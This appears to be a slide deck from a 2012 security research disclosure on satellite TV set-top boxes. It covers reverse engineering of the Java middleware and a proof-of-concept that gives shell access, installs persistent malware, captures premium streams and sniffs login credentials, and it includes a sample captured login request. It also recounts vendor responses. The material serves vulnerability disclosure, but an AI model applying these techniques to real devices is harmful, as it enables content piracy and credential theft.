
Extracting CVM classes

- Inconsistency in reverse-code engineering countermeasures
  - Obfuscation of the main MHP Navigator application
  - The core JVM classes and MHP middleware left intact
- CDC Class File format
  - Romized classes
  - Quick bytecode instructions
  - Packed strings
- Class files extractor tool
  - MHP binary as input
  - Java source code as output
  - Static analysis of core classes
    - Quick instructions lack type information!
    - Working in ~98% cases (6068 extracted classes vs. 96 throwing errors)
  - The need to manually discovery certain CVM addresses
    - CVM_PCKGTAB, CVM_CLASSES, CVM_NAMES, CVM_SIGNATURES, …

REVERSE ENGINEERING

Extracting CVM classes (sample)

- □ Sample for ITI5800sx [B2.B3.45] (SSU from 2012-05-09)



```
CLASS 010ace00 com/adb/security/AppSecurityManager
 [METHODS]
  0x010ada78 protected getPermProvider()Lcom/adb/security/IPermissionsProvider;
  0x010ad9ec public checkPackageDefinition(Ljava/lang/String;)V
  0x010ad99c public checkPermission(Ljava/security/Permission;)V
  0x010ad948 public checkPermission(Ljava/security/Permission;Ljava/lang/Object;)V
  0x010ad818 public checkRead(Ljava/lang/String;)V
  0x010ad7e0 public checkWrite(Ljava/lang/String;)V
  0x010ad7b8 public checkDelete(Ljava/lang/String;)V
  0x010ad7a4 public checkRead(Ljava/lang/String;Ljava/lang/Object;)V
  0x010ad78c clearCachesImpl()V
  0x010ad714 protected checkPIDPermission(Ljava/security/Permission;)V
  0x010ad6cc protected checkIxcPermission(Ljava/security/Permissions;Ljava/security/Permission;)Z
  0x010ad6ac private isContextPrivileged(Ljava/security/Permission;)Z
  0x010ad680 private isContextPrivileged(Ljava/lang/Object;Ljava/security/Permission;)Z
  0x010ad5fc private dumpPermissions(Ljava/lang/String;Ljava/security/Permissions;)Ljava/lang/String;
  0x010ad510 protected dumpAllPermissions()Ljava/lang/String;
  0x010ad4f4 protected dumpAllRootCertificates()Ljava/lang/String;
  ...
```

PROOF OF CONCEPT CODE

Brief information

- Comprehensive code that opens a command shell like access to hacked set-top-box devices
  - 34000+ lines of source code (Java)
  - implementation of over 70 commands
    - http://www.security-explorations.com/en/SE-2011-01-poc.html
  - compatibility with ITI5800S, ITI5800SX, ITI2850ST, ITI2849ST digital satellite receivers and STi7100 / STi7111 processors
- Illustration of discovered attacks and unauthorized activity in a digital satellite TV set-top-box system
  - Privilege elevation
  - Persistent malware installation and autostarting
  - Access to information and content
    - OS / Java file systems, Broadcasted MPEG data, etc.

PROOF OF CONCEPT CODE

MPEG capture

- □ Dumping A/V streams straight into the MPEG file
  - Dump over TCP connection to a LAN host
  - **Full HD capture** of premium programming / channels
  - Immediately playable in MPEG player
- □ The need to reverse engineer custom Transport Stream / Demux API
  - □ No Linux DVB API

PROOF OF CONCEPT CODE


MPEG capture (2)

- Needed to solve a couple of problems
  - Manually add certain MPEG tables in the beginning of a capture stream
    - Program Association Table
    - Program Map Table
  - Available API did not return complete MPEG buffers
    - The need to manually track pointers in kernel circular buffers
    - Dumping buffers data from the last position in the buffer

PROOF OF CONCEPT CODE

HTTP / HTTPS request sniffing

- Several web locations where set-top-box users enter credentials
  - Customer service (VOD rentals), auction portal
- Java implementation and web browser architecture exploited for easy HTTP/HTTPS protocols sniffing
  - `com.adb.xion.net.URIConnectionFactory` class allows for registration of a custom URI connection handler



```
[Thu Dec 08 18:15:46 CET 2011  ]
cs.n.onet.pl                - - "POST https://cs.n.onet.pl/nportal/nAukcje/login_process.html" 200 -1
login=testuser&password=testpass
<--
Cache-Control               = post-check=0, pre-check=0, no-cache, must-revalidate, post-check=0, pre-check=0
Connection                  = keep-alive
Content-Type                = text/html; charset=iso-8859-2
Date                        = Thu, 08 Dec 2011 17:15:40 GMT
Expires                     = Wed, 08 Dec 2010 17:15:40 GMT
Last-Modified               = Thu, 08 Dec 2011 17:15:40 GMT
P3P                         = CP="ALL DSP COR IVD IVA PSD PSA TEL TAI CUS ADM CUR CON SAM OUR IND"
Pragma                      = no-cache
Server                      = nginx/0.8.33
Vary                        = Accept-Encoding
```

SUMMARY

Vulnerabilities impact

- No response from ADB (set-top-box manufacturer) to the impact inquiry questions
  - The party responsible for handling the biggest number of issues
- Impact estimation upon publicly available data
  - In 2010, the 16th million set-top-box shipped
  - Over 30 models of set-top box designed / manufactured for digital TV service providers
    - Devices under I-CAN brand (Finland, Italy, UK)
  - Customers from Europe, Middle East and Africa, Asia-Pacific and the Americas

Source: Advanced Digital Broadcast, http://en.wikipedia.org/wiki/Advanced_Digital_Broadcast
About ADB – Company history, http://www.adbglobal.com/about-adb/history.html

SUMMARY

Vendors response

- Onet.pl S.A. / DreamLab Onet.pl S.A.
  - Confirmed fixing of all 5 reported issues
- Conax AS
  - Initially rejected both reported issues as not related to security
  - Later admitted to the issue affecting PUSH Vod service
    - Little details explanation
      - „the result of running the affected service in a way specific to older generation of Conax systems”

SUMMARY

Vendors response (2)

- Advanced Digital Broadcast and ITI Neovision
  - Press release referring to Security Explorations’ research with the use of such terms as "potential bugs", "potential source of insecurity", "tests conducted in a controlled environment", "no breach or abuse of the 'N' platform's services occurred", "the research proved high standard of security of the Conax system and its immunity to illegal hacking"
  - **not responding to our e-mail messages since Jan 2012**
    - Over 15 years in the field and never experienced anything like that
    - We thought that 1.5 year of work done for free deserves a little bit more respect

SUMMARY

Final Words

- The outcome of SE-2011-01 project illustrates the need for more thorough security evaluation of complex and less known software or hardware platforms and technologies
  - Many security issues discovered in a real-life digital SAT TV platform
- Malware code is a real threat for Internet connected digital satellite TV set-top-boxes
  - STB devices can be infected in the very same way as PC computers are these days
  - Are SmartTV's going to be next ?

SUMMARY

Final Words (2)

- Set-top-box manufacturers seem to be primarily focused on the security of content, not quite ready for the „Internet of things" revolution
- The need for a security in a digital satellite TV / SmartTV ecosystem is no different than in other fields
  - Security and privacy of users also a priority
- Potential legal barriers should not discourage researchers from evaluating security of network connected devices

FINAL

Q & A

THANK YOU

contact@security-explorations.com